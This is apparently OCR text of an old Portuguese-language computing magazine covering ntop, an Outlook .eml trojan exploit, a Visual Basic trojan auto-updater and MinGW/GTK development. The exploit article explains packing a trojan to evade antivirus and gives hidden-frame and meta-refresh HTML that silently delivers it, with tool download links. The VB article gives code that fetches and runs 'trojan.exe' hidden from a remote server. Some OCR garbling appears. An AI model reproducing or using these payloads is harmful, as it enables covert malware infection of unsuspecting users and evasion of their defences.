
Este princípio básico de colocar a interface em modo promíscuo, de forma que receba todos os pacotes que trafegarem em seu barramento, gera um tráfego de leitura na interface igual ao tráfego total do barramento, indicando que esta coleta de dados está ativa.

Além desta interface para captura de pacotes, o ntop tem um banco de dados de características da rede que vai acumulando. Se por exemplo, um host A mandar pacotes para o host C, através do host B, ele automaticamente entende que B é um router ou gateway. Se houver algum threshold ou regra indicando que este host não pode ser um router, por intermédio de um plug-in, ele pode emitir um aviso ou até tomar alguma providência, funcionando como um NIDS (Network Intrusion Detection System).

À parte destes dois módulos existe a interface para console e interface via Web, e até mesmo um plugin para WAP.

Uma grande flexibilidade é exportada por meio de uma API em Perl e PHP, permitindo estender e acessar suas funcionalidades, suporte a banco de dados MySQL nativamente e para outros bancos.

Algumas imagens, extraídas do próprio site do ntop:



ntop mostrando estatísticas de tráfego e pacotes, interface Web

intop 0.0.1 (May 19 2000) listening on [hme0]						
Host	Act:	-Rcvd-	Sent	TCP	UDP	ICMP
more	B	257.4 Kb	281.9 Kb	256.6 Kb	769	0
zettant	B	204.2 Kb	232.3 Kb	204.2 Kb	0	0
tar	B	42.9 Kb	19.5 Kb	42.9 Kb	0	0
ibook	B	32.7 Kb	4.7 Kb	32.7 Kb	0	0
tecserv	R	791	0	0	595	196
bugnoli	B	502	1.4 Kb	0	602	0
urano	B	496	5.1 Kb	0	496	0
utlirouter	R	98	0	0	0	98
mis	S	0	212	0	0	0
fiorella	S	0	486	0	0	0
piulttst02	S	0	1.4 Kb	0	0	0
mostardi	S	0	952	0	0	0
193.43.104.55	S	0	588	0	0	0
itest1	S	0	928	0	0	0
rolly	S	0	46	0	0	0
itin2	S	0	92	0	0	0
3comhub1	S	0	610	0	0	0
re	S	0	5.6 Kb	0	0	0
pi100	S	0	1.2 Kb	0	0	0
lcardini	S	0	546	0	0	0
mbeng	S	0	602	0	0	0
itest2	S	0	600	0	0	0
fossati-a	S	0	950	0	0	0
hpusutl	S	0	3.1 Kb	0	0	0
catle	S	0	120	0	0	0
aut01b	S	0	243	0	0	0
biu	S	0	542	0	0	0
artico2	S	0	226	0	0	0

ntop no console, exibindo tráfego dos hosts

Para cada plataforma o procedimento de instalação pode variar, mas tanto em pacotes binários quanto diretamente do código-fonte, não varia muito do que estamos acostumados. É aconselhável revisar seus procedimentos de segurança, visto que ele deve rodar com privilégios de super user, para poder capturar os pacotes. Na própria documentação de instalação todos estes procedimentos estão detalhados.

Três cenários básicos são delineados:

– Host simples: Provavelmente o cenário mais comum, no qual você vai instalar o ntop em sua máquina de uso diário, para testar e avaliar sua performance. Existe o consumo de CPU, de memória e rede que devem ser levados em conta, e também você provavelmente “verá” apenas uma parte de sua LAN, devido a switches e barramentos.

– Border Gateway: A saída da sua LAN. Portanto você terá acesso apenas ao tráfego que entra e sai de sua rede. Como o volume de pacotes é muito grande, considere

algumas opções de otimização a serem usadas quando da execução dele, para maior eficiência.

– Mirror Line: Uma situação em que o ntop vai monitorar vários pacotes que originalmente não eram previstos pelo servidor. Portanto, ele não pode confiar totalmente no MAC address e somente em IPs. A opção -o deve ser usada na linha de comando.

Outra opção é ligar a máquina do ntop em uma porta de um switch configurada para receber todo o tráfego da rede, sem distinção de barramento, como em um sniffer tradicional. Assim, a última opção também se aplica no cuidado para os gráficos e MAC addresses. De qualquer forma, após o primeiro contato com a aplicação, a man page deve ser lida para que uma configuração personalizada possa ser executada.

ntop é uma ferramenta livre, mas com um alto nível de qualidade e bons exemplos de uso profissional. Em muitos casos, ela excede ferramentas comerciais similares, com um custo muito baixo, praticamente o da máquina e o do aprendizado.

→ Referências

- [1] <http://www.ntop.org/> - Site oficial do ntop, com documentos e mais screenshots, por Luca Deri
- [2] <http://snapshot.ntop.org/> - Página da “Comunidade” ntop, FAQ, contribuições, notícias

Malware

Exploit via EML

por Gustavo Brasil

Este é um simples, mas eficaz (se funcionar) exploit que utiliza a extensão .eml do Outlook. Atualmente, o exploit não funciona no Internet Explorer 6.0 ou em qualquer versão abaixo, que tenha instalado o SP1 (service pack) de atualização, ou seja, você só obterá êxito usando este método em pessoas menos avisadas e desatualizadas. Quando usei este exploit pela primeira vez foi em meados do ano 2000. Agora eu irei abordar a técnica de preparação e ataque com o exploit não entrando na área técnica, como por exemplo, o real funcionamento ou como evitar o mesmo.

O que ele realmente faz é decodificar (base 64) um arquivo que vem como anexo a uma mensagem do Outlook e auto-executá-lo no momento da leitura do e-mail, ou seja, o arquivo vem em modo texto anexado, porém, codificado em base 64. No momento em que o arquivo é aberto ele faz o inverso da codificação, transformando-o novamente num executável e fazendo sua execução instantaneamente. Mas o perigo não mora aí, pois o artifício pode ser usado em conjunto com o Internet Explorer e se auto-executar numa simples visita a um endereço na Internet ou na leitura de um e-mail tanto pelo Outlook como por servidores grátis (Zipmail, Hotmail, etc.).

Vejamos com o exploit é feito. O objetivo é colocar um trojan no exploit. É importante que o trojan seja o menor possível, pois no momento da ação do exploit, aquela tela de progresso de download de arquivo aparecerá, portanto, se for um arquivo muito grande terá como a vítima apertar Cancelar, mas se for um trojan de 4 KB (Asylum), a vítima praticamente nem verá esta tela. Um dos métodos mais usados é colocar dentro do Asylum modificado, ou seja, algumas opções do código-fonte do mesmo são retiradas e o programa é recompilado, deixando-o ainda menor e, em seguida, ele é compactado com o UPX, nenhum antivírus será capaz de reconhecer. Nestes ataques, o trojan Asylum fica somente com três opções: mandar arquivos para a vítima, a opção de executar este arquivo e ICQAlert (mensagem via ICQ fornecendo o IP da vítima). Depois de infectar a vítima, com estas três opções era possível enviar um trojan maior e com mais comandos. Para preparar o .eml não haverá grandes dificuldades, pois hoje já existe um aplicativo que gera este arquivo automaticamente, cujo nome é EML Sploiter. Para usá-lo, basta abrir o programa e clicar no botão *Encode*, para selecionar o arquivo (trojan) que será usado no exploit. Em seguida, você completa, se quiser, os campos de título e mensagem. Tudo pronto, clique em *Save* para salvar o arquivo.

.eml já pronto e já codificado com o trojan. Atenção: se o seu Internet Explorer (desatualizado) for afetado com este problema, não clique nem abra este arquivo. Se quiser visualizar seu conteúdo, abra-o com o bloco de notas, pois ele será executado mesmo aparecendo em Gerar Miniaturas do Windows. Se você acessasse o endereço pelo Internet Explorer, como se fosse uma home page comum, seria infectado, por exemplo: <http://www.umsite.com/teste.eml>. Para atacar com o exploit, existem dois métodos mais comuns. A primeira seria através de um arquivo HTML (index.html) com dois frames, um frame 100% e o outro 0%. Existiria um link

neste frame 100% para uma determinada página que realmente existisse e serviria como distração para a vítima, e o frame 0% teria um link para o arquivo .eml hospedado em algum lugar da Web. Este frame não iria aparecer, assim que a vítima acessasse o endereço fictício www.site.com, ela seria infectada e navegaria pelo site normalmente. Outra maneira é através de um e-mail falso, contendo um código HTML preparado. O e-mail teria um HTML para a vítima e, no conteúdo, um TAG HTML para dar um REFRESH na página e abrir logo em seguida o endereço do arquivo .eml hospedado pela Web, assim que a vítima fosse ler o e-mail. Abaixo segue estes dois exemplos:

Método com HTML (index.html):

```
<HTML>
<HEAD>
<TITLE>Home Page</TITLE>
</HEAD>
<FRAMESET ROWS=0,100 BORDER=0 FRAMEBORDER=0 FRAMESPACING=0>
<FRAME SRC="http://www.site-real.com/teste.eml">
<FRAME SRC="http://www.site-real.com/">
</FRAMESET>
</HTML>
```

Método Via E-mail (conteúdo do e-mail):

```
<html>
<head>
<title>Site Legal</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<meta http-equiv="refresh" content="0;URL=http://www.site-real.com/teste.eml">
</head>
oi tudo bem?
</html>
```

ICQ Pager:

```
<iframe width=0 height=0
src="
```

O ponto negativo deste código é que alguns antivírus o detectam como sendo código malicioso e não o deixam executar, e em resposta a esse contratempo, você pode encriptar este código com a opção que o JavaScript fornece. Os programas necessários para este exploit você pode encontrar em:

EML Sploiter: Responsável pela codificação e preparo do arquivo .eml.
http://www.comandotrojan.hpg.ig.com.br/files/fe_exploiter.zip

Trojan Asylum: Cliente e Servidor (somente servidor modificado).
http://www.comandotrojan.hpg.ig.com.br/files/asylum_mod.zip

FhodaMail: Aplicativo para enviar e-mails anônimos e em modo HTML.
<http://www.comandotrojan.hpg.ig.com.br/files/fhodamail.zip>

Windows Script Encoder: Aplicativo da MS para encriptar scripts JAVA.
<http://www.comandotrojan.hpg.ig.com.br/files/sce10en.zip>

Por Senna Spy
<http://sennaspy.cjb.net>

Criando um programa em Visual Basic com Auto-update

Especial para trojans, vírus, worms, etc.

No exemplo abaixo citaremos um simples código em Visual Basic capaz de gerar um programa com auto-update, isso significa que o programa pode se auto atualizar de acordo com a sua função ou código que pode ser configurado a seu gosto, qualquer programa pode ser puxado na Internet a partir desta função.

Simples:

Siga os passos a seguir e veja como é fácil: (leia atentamente)

1) Primeiramente, devemos ter um servidor fixo... Pode ser em qualquer servidor, xoom, fortuneCity,...

2) Neste servidor ficará o EXE do seu trojan e um arquivo TXT, contendo apenas uma linha.

Esta linha indicará qual é a última versão do trojan.
Exemplo:

ARQUIVO.TXT:

1.05

Vamos ver como fica o programa, para fazer esse "Auto-update"

Temos uma função, chamada Download(), que será responsável pela transferência dos arquivos (o Trojan e o arquivo TXT), ela retornará Verdadeiro ou Falso, caso consiga ou não realizar o download.

Como seria a função então?

Entre no Visual Basic e insira um controle Inet no Form, este controle é o Microsoft Internet Transfer

Somente isso. Agora, crie a função Download():

```
Public Function Download(cTempFile
As String, cURLFile As String) As Boolean
On Error GoTo DownloadError

Dim b() As Byte

Cria o Arquivo Temporário
Open cTempFile For Binary Access Write
As #1

Faz o Download
b() = net1.OpenURL(cURLFile, icByteArray)
Put #1, , b()

Close #1

Transferência OK !
```

```

Download = True
Exit Function

DownloadError:
    Erro na Transferência !
Download = False
End Function

```

Acredite se quiser, mas somente com esta função, já estamos aptos a fazer o download de qualquer arquivo na Internet. :-)

O próximo passo agora será como embutir este código dentro de seu programa:

A forma de atualização dependerá do seu programa. Por exemplo, pode-se criar um botão que, ao ser clicado, fará a checagem ou, então, o programa ficará verificando se existe uma conexão à Internet ativa. Quando houver a conexão, ele faz a checagem automaticamente. Vou optar pelo mais simples, colocar um botão, que, quando clicado, irá fazer a verificação se precisará ou não atualizar o arquivo.

Vamos criar um CONST, para definir qual é a última versão do programa.

Sempre que alterarmos o programa, deveremos alterar este CONST e colocar dentro do ARQUIVO.TXT o mesmo número.

```
Const MINHA_VERSAO = 1.05
```

Agora, vamos criar a rotina de update.

Ela retornará Verdadeiro ou Falso, caso consiga fazer o update (se ele for necessário).

```

Public Function Update() As Boolean
    On Error Resume Next

    Dim lRetorno As Boolean
    Dim cVersao As String

    Inicializa
    lRetorno = False

    Faz o Download dos Arquivos
    If Download[ "c:\temp.txt", "http://members.xoom.com/xyz/arquivo.txt" ] Then

        Obtém qual a Versão que Existe no Servidor
        Open "c:\temp.txt" For Input As #1
        Line Input #1, cVersao

        Close #1
    End If

```

```

    Elimina Arquivo Temporário "
    Kill "c:\temp.txt"

```

```

    É necessário fazer o Update ?
    If cVersao <> "" And MINHA_VERSAO <
    cVersao Then

```

```

        Faz o download do Executável
        lRetorno = Download[ "c:\temp.exe",
        "http://members.xoom.com/xyz/trojan.exe" ]
    End If
End If

```

```

    Retorno
    Update = lRetorno
End Function

```

Novamente, acredite se quiser, mas somente com esta função, já estamos com o Auto-update pronto. Vamos fazer agora um esquema de como fazer a atualização do próprio programa (já que ele estará em uso na memória). :-)

Precisaremos fazer um pequeno macete dentro da função Form_Load():

```

Option Explicit

Private Declare Function CopyFile Lib
"kernel32" Alias "CopyFileA"

    [ ByVal lpExistingFileName As String,
    ByVal lpNewFileName As String, -
    ByVal bFailIfExists As Long] As Long

Private Sub Form_Load()
    Dim cEXENAME As String

    Dim cArquivoAntigo As String

    Obtém a Linha de Comando
    cArquivoAntigo = Command()

    Vamos ver se o programa recebeu algum parâmetro...
    If cArquivoAntigo <> "" Then

        É um Arquivo Válido?
        If Dir( cArquivoAntigo ) <> "" Then

            Obtém o Path Completo do EXE Atual
            cEXENAME = App.Path

            If Right$( cEXENAME, 1 ) <> "\" Then

```

PROGRAMAÇÃO

```
cEXENName = cEXENName + "\"
End If

cEXENName = cEXENName + App.EXENAME + ".exe"

Copia a Nova Versão para Cima da
Antiga

SetAttr cArquivoAntigo, vbNormal
CopyFile cEXENName, cArquivoAntigo,
False

Dispara o Programa Original
Shell cArquivoAntigo, vbHide

Termina Programa Temporário
End
End If

Else
    Elimina o Arquivo Temporário... se
Existir
    If Dir( "c:\temp.exe" ) <> "" Then
        SetAttr "c:\temp.exe", vbNormal
        Kill "c:\temp.exe"
    End If
End If

Daqui em diante, seu programa continua nor-
malmente
...
...
...
End Sub
```

Vamos colocar a execução da rotina dentro do Evento Click de um Botão...

```
Private Sub Command1_Click()
Dim cEXENName

Necessário Fazer o Update?
If Update() Then

    Obtém o Path Completo do EXE Atual
    cEXENName = App.Path

    If Right$( cEXENName, 1 ) <> "\" Then
        cEXENName = cEXENName + "\"
    End If

    cEXENName = cEXENName + App.EXENAME +
".exe"
```

```
Dispara o Programa Baixado
Shell "c:\temp.exe" + cEXENName,
vbHide

Fecha o Atual
End
End If
End Sub

Agora, vou repetir aqui o código completo do programa:

Option Explicit

Private Declare Function CopyFile Lib
"kernel32" Alias "CopyFileA"

    ( ByVal lpExistingFileName As String, ByVal
lpNewFileName As String, _
    ByVal bFailIfExists As Long) As Long

Const MINHA_VERSAO = 1.05

Public Function Update() As Boolean
On Error Resume Next

Dim lRetorno AS Boolean

Dim cVersao As String

Inicializa
lRetorno = False

Faz o Download dos Arquivos
If Download( "c:\temp.txt", "http://
members.xoom.com/xyz/arquivo.txt" ) Then

    Obtém qual a Versão que Existe no
Servidor
    Open "c:\temp.txt" For Input As #1

    Line Input #1, cVersao

    Close #1

    Elimina Arquivo Temporário
    Kill "c:\temp.txt"

    É necessário fazer o Update?
    If cVersao <> "" And MINHA_VERSAO <
cVersao Then

        Faz o download do Executável
        lRetorno = Download( "c:\temp.exe",
"http://members.xoom.com/xyz/trojan.exe" )
    End If
```

```

End If

Retorno
Update = 1Retorno
End Function

Public Function Download(cTempFile As
String, cURLFile As String) As Boolean
On Error GoTo DownloadError

Dim b() As Byte

Cria o Arquivo Temporário
Open cTempFile For Binary Access Write
As #1

Faz o Download
b() = Inet1.OpenURL(cURLFile,
icByteArray)
Put #1, , b()

Close #1

Transferência OK !
Download = True
Exit Function

DownloadError:
Erro na Transferência!
Download = False
End Function

Private Sub Form_Load()
Dim cEXENName As String

Dim cArquivoAntigo As String

Obtém a Linha de Comando
cArquivoAntigo = Command()

Vamos ver se o programa recebeu algum
parâmetro...
If cArquivoAntigo <> "" Then

É um Arquivo Válido?
If Dir( cArquivoAntigo ) <> "" Then

Obtém o Path Completo do EXE Atual
cEXENName = App.Path

If Right$( cEXENName, 1 ) <> "\" Then
cEXENName = cEXENName + "\"

```

```

End If

cEXENName = cEXENName + App.EXENAME + ".exe"

Copia a Nova Versão para Cima da Antiga
SetAttr cArquivoAntigo, vbNormal
CopyFile cEXENName, cArquivoAntigo,
False

Dispara o Programa Original
Shell cArquivoAntigo, vbHide

Termina Programa Temporário
End
End If

Else
Elimina o Arquivo Temporário... se Existir
If Dir( "c:\temp.exe" ) <> "" Then
SetAttr "c:\temp.exe", vbNormal
Kill "c:\temp.exe"
End If
End If

Daqui em diante, seu programa continua
normalmente
...
...
...
End Sub

Private Sub Command1_Click()
Dim cEXENName

Necessário Fazer o Update?
If Update() Then

Obtém o Path Completo do EXE Atual
cEXENName = App.Path

If Right$( cEXENName, 1 ) <> "\" Then
cEXENName = cEXENName + "\"
End If

cEXENName = cEXENName + App.EXENAME + ".exe"

Dispara o Programa Baixado
Shell "c:\temp.exe " + cEXENName, vbHide

Fecha o Atual
End
End If

End Sub

```

Alternati para programar

iyas nação em ambiente Windows

Além das ferramentas tradicionais da Microsoft e outros fornecedores, tais como Delphi, Visual Studio, Borland C, é possível desenvolver aplicativos de boa qualidade utilizando recursos open source e livres, presentes em distribuições de sistemas baseados em Unix.

A qualidade destas aplicações, bibliotecas e frameworks são reconhecidas de longe por gigantes da indústria de informática, inclusive fazendo parte de sistemas complexos comercializados com garantias de estabilidade e eficiência comprovadas. Isso tudo sem que em momento algum seja questionada suas qualidades pelo fato de serem livres, com o código aberto e uma licença de uso flexível. Muitas empresas, aliás, escolhem seus softwares usando este quesito - da liberdade -, justamente por considerarem que seu negócio é precioso demais para ficar na mão de um fornecedor apenas ou dependendo de soluções obscuras.

Muitas pessoas têm a necessidade de trabalhar e desenvolver para a plataforma Windows, não por escolha própria, o que também não teria nada de ruim, mas por oportunidade de trabalho ou necessidade de resolução de problemas. Mesmo aqueles que prezam a liberdade de escolha, podem escolher esta plataforma, mas desejar um ambiente de de-

senvolvimento de baixo custo, sem o ônus e a curva de aprendizado que sistemas como o Visual C apresentam.

Na maioria dos casos, em que uma linguagem como Visual Basic e Delphi não atendem às necessidades da aplicação, a escolha natural e, muitas vezes, indesejada pelo desenvolvedor, é partir para o Visual C ou para alguma outra plataforma como Borland C ou Watcom, que são mais descomplicadas para quem não tem conhecimentos profundos, nem deseja adquirir, na literatura e modos operandi da Microsoft.

Cada fabricante adota para seus produtos o padrão de documentação e API que achar conveniente, mas esta também é uma escolha que o desenvolvedor deve ter. Obviamente, em certos sistemas, não têm como fugir do ambiente fornecido pelo fabricante, mas no caso do MS Windows, existem alternativas.

Muitos aplicativos e bibliotecas encontrados nos sistemas Unix livres, estão disponíveis também para o ambiente MS Windows. Esta facilidade é devida à portabilidade do código e a estrutura com que foram desenvolvidas, em camadas que abstraem as qualidades do sistema operacional utilizado. E a liberdade vai tão longe, que estas bibliotecas e aplicativos

podem ser compilados com o MS Visual C também. Quer dizer, fornecem toda a estrutura para que, seja qual for o compilador, exista um modo de obter a aplicação ou o resultado de uma forma satisfatória.

A questão do compilador é muito delicada, pois é a peça central da estrutura que vai auxiliar na geração do produto final de um projeto. Sem contar os fabricantes como MS, Borland, Watcom e outros, vamos ver os compiladores open source, livres. A maioria deles é baseada no GCC, que dispensa maiores apresentações. Presente em muitas plataformas, com recursos avançados e qualidade comprovada, capaz de produzir até mesmo o cross-compiling, ou seja, gerar em uma plataforma distinta, binários que podem ser executados em outra plataforma radicalmente diferente.

Dentre vários pacotes para Win32, sem contar o DJGPP, que tem como alvo o DOS, dois dos mais estáveis e famosos produtos são o Cygwin e MinGW.

Cygwin não é só um compilador, mas sim uma suite de apoio para emular certas características de um ambiente POSIX. Nas palavras deles, um ambiente Unix, desenvolvido para Windows. Além de uma DLL que emula as características de um sistema Unix e traduz para o Win32, existe todo um pacote de software para dar até mesmo o look & feel de Unix para Windows. Até mesmo o Xserver e o KDE funcionam sob este ambiente. Sua contrapartida é a velocidade e consumo de recursos, fruto de emulação, que tornam muitas aplicações impossíveis de ser usadas no dia-a-dia. A maior vantagem apregoada pelo fornecedor é a de que programas desenvolvidos em ambiente Unix podem rodar em Windows em um tempo bem pequeno, devido à baixa necessidade de mudanças no código. O que fica implícito é que, por exemplo, um programa usando ambiente XWindow, para funcionar no Windows tem o overhead de emulação não só da aplicação, mas de toda a réplica deste ambiente, de servidor X a bibliotecas e drivers.

Por estes motivos, este artigo vai trabalhar em cima da segunda escolha, o MinGW, Minimalist GNU for Windows, que torna possível utilizar recursos que antes só eram viáveis com o Visual C, da Microsoft, aliados a bibliotecas e códigos construídos originalmente para o ambiente Unix, principal-

mente Linux, como por exemplo, o GTK. Para quem desenvolve no Linux e quer dar os primeiros passos, e os subsequentes no ambiente Windows, é uma excelente alternativa; e para quem já desenvolve no Windows é um caminho diferente do MSVC e suas camadas.

O MinGW usa a msrvct.dll e outras bibliotecas, para mapear diretamente a API do Windows, de forma que não tem todos os recursos e a capacidade de compilar uma fonte como o Cygwin apregoa, diretamente do original. Mas por outro lado, gera programas nativos para o ambiente Win32, que rodam sem necessitar de uma DLL para emular chamadas de sistema e outros recursos.

Sua forma de uso é idêntica a do GCC no Linux ou FreeBSD. As mesmas chaves estão presentes, apenas algumas não têm a mesma funcionalidade, devido a restrições da plataforma. De maneira geral, seu compilador C++ consegue compilar a maioria das coisas que o VC consegue, sem muitas modificações. Obviamente, dependendo do grau de uso de certas partes da API, isso pode mudar. O compilador ANSI C também segue estas regras, com a vantagem de permitir o uso da mesma API, sem a necessidade de utilizar a maneira Microsoft de programar. Na realidade, existem ainda outras opções de API, principalmente para a criação de interfaces gráficas.

Uma delas que será abordada adiante, é o GTK, Gimp ToolKit, bem difundido, adotado como base para o ambiente GNOME que, por sua vez, está em vias de substituir o tradicional CDE no Solaris da Sun. Além do GTK, temos o wxWindows, uma API em C++ que abstrai as características do ambiente. Portanto, o mesmo programa usando esta API em Linux compila no Windows sem modificações, desde que respeitadas suas regras. Ainda em C++, temos o QT, a base do KDE, só que com licença diferente para o ambiente Windows, e a possibilidade de se usar MFC tanto em C++ como em ANSI C.

Aliás, por falar em código, sempre que a aplicação é bem desenhada, a tarefa de portá-la para outro sistema ou arquitetura é facilitada. Quanto menos chamadas obscuras forem usadas e abstrações aplicadas em lugares corretos, mais código pode ser aproveitado. Todo o conceito de reuso e reaproveitamento de código, baseia-se em isolar partes que

são diretamente dependentes do sistema, de áreas que representam a aplicação em si, o negócio ou função do programa.


Como vamos abordar o MinGW, existem algumas possibilidades de instalação. Uma é baixar os pacotes dele e do MSYS, de seu próprio site, e instalar, lendo sempre o manual

antes, apesar de serem pacotes bem práticos. Assim, só falta um bom editor de textos para montar os programas e o shell, ou mesmo prompt de comando do DOS, para compilar. A outra alternativa é usar um ambiente de desenvolvimento para facilitar as tarefas e o gerenciamento do código-fonte.

Para isso, usaremos um programa chamado Dev-C++, que nada mais é do que uma IDE que usa o MinGW como base, e seus utilitários. Esta IDE fornece templates de tipo de programas, como console, Windows, DLLs, OpenGL, além de ser bem mais intuitivo do que a linha de comando. Certamente, após a instalação, nada impede de usar a linha de comando para compilar seus programas, mas com o Dev-C++, os utilitários ficam mais organizados.

Após fazer o download em seu site (veja relação de sites no final da matéria), executar o arquivo e responder às perguntas, o ambiente estará instalado e configurado. Examine os templates e exemplos fornecidos para ambientar-se com as ferramentas. Geralmente a opção typical já é suficiente para a maioria dos usos.

O Dev-C++ fornece alguns pacotes contendo bibliotecas como zlib, libpng, libjpeg e outras (imagelib) e toolkits (gtk), bastando fazer download e clicar duas vezes em cada um,



que o programa já tem capacidade de instalar e gerenciar os arquivos a serem instalados, de forma mais limpa que copiar na mão para cada diretório correto.

Após instalar a imagelib, instale o pacote do gtk-runtime, que contém as DLLs do GTK e deve ser distribuído com o programa final, e o gtk-

development package, que contém os arquivos necessários para o desenvolvimento. Como foi dito no inicio, o MinGW não exige nenhuma DLL especial a ser acompanhada, fora as do próprio Windows, diferente do Cygwin que precisa da cygwin1.dll, mas no caso de toolkits como o GTK, devem ser distribuídos juntos com a aplicação, da mesma forma que uma DLL de outra função. O objetivo dela não é emular um ambiente, e sim fornecer recursos.

Siga o roteiro:

File -> New Project -> tab GUI -> GTK -> marque Create C Project e dê Ok. O Dev-C++ pedirá um diretório e nome para o projeto ser salvo.

Isso criará um projeto template, com a base de uma aplicação GTK rodando no Windows. Não é totalmente GTK, porque usa winmain em vez de main() e, portanto, sujeita-se aos argumentos que o Windows fornece para o início de cada aplicação, mas no restante é apenas GTK. Clique em Execute e depois Compile. Ele pode pedir para salvar o arquivo main.c. Salve no mesmo diretório do projeto. Após um tempo, acompanhe na janela inferior a compilação.

A janela inferior fornece informações sobre a compilação, a lateral sobre arquivos que compõem o projeto e a do meio

o código do arquivo atual. Após a compilação, em *Execute*, clique em *Run* ou *Ctrl + F10*. Se isso ocorrer, tudo foi instalado corretamente.

Neste ponto, foi provado o Dev-C++ com GTK como toolkit. Outros templates devem ser testados, principalmente o Windows Application. Examine o código gerado e note que em ambos, fica bem claro o local por onde começar a inserir códigos novos.

Outra forma de usar o GTK, com programas feitos em outras plataformas, para iniciar o trabalho de portar para Windows, é iniciar com uma aplicação console, em ANSI C, criando assim um projeto vazio e adicionando os arquivos-fonte. Após isso, em *Project -> Project Options*, devem ser preenchidos os espaços:

Compiler: -I"INCLUDE\gtk-2.0" -I"INCLUDE\gtkdeps-2.0" -I"LIB\gtk-2.0\include" -I"INCLUDE\atk-1.0" -I"INCLUDE\pango-1.0" -I"INCLUDE\glib-2.0" -I"LIB\glib-2.0" -I"LIB\glib-2.0\include" -fnative-struct

Linker: -lgtk-win32-2.0 -lgdk-win32-2.0 -limm32 -lshell32 -lole32 -luuid -latk-1.0 -lgdk_pixbuf-2.0 -lm -lpangowin32-1.0 -lgdi32 -lpango-1.0 -lgobject-2.0 -lgmodule-2.0 -lglib-2.0 -liconv -lintl -mno-cygwin -fnative-struct

Estas linhas no Linux são fornecidas pelo programa gtk-config, que não vem com o pacote do GTK para o Dev-C++. No pacote do GTK direto do site ele está presente, mas aí o trabalho para instalar é maior do que apenas um pacote.

Para usar o gcc apenas no prompt de comando ou para compilar algum pacote pronto, é bem semelhante ao Linux ou FreeBSD. Copie o programa para um arquivo com extensão .c, por exemplo, teste.c e execute o comando:

```
gcc teste.c -o teste -I"INCLUDE\gtk-2.0" -I"INCLUDE\gtkdeps-2.0" -I"LIB\gtk-
```

```
2.0\include" -I"INCLUDE\atk-1.0" -I"INCLUDE\pango-1.0" -I"INCLUDE\glib-2.0" -I"LIB\glib-2.0" -I"LIB\glib-2.0\include" -fnative-struct -lgtk-win32-2.0 -lgdk-win32-2.0 -limm32 -lshell32 -lole32 -luuid -latk-1.0 -lgdk_pixbuf-2.0 -lm -lgdi32 -lgobject-2.0 -lgmodule-2.0 -lglib-2.0 -liconv -lintl -mno-cygwin
```

Apenas substitua <INCLUDE>, <LIB> pelos diretórios Lib e Include dentro do caminho em que o Dev-C++ foi instalado, por exemplo, C:\Dev-C++\Include. Uma nota apenas, o diretório \bin da instalação do Dev-C++ deve estar no path para que a linha funcione.

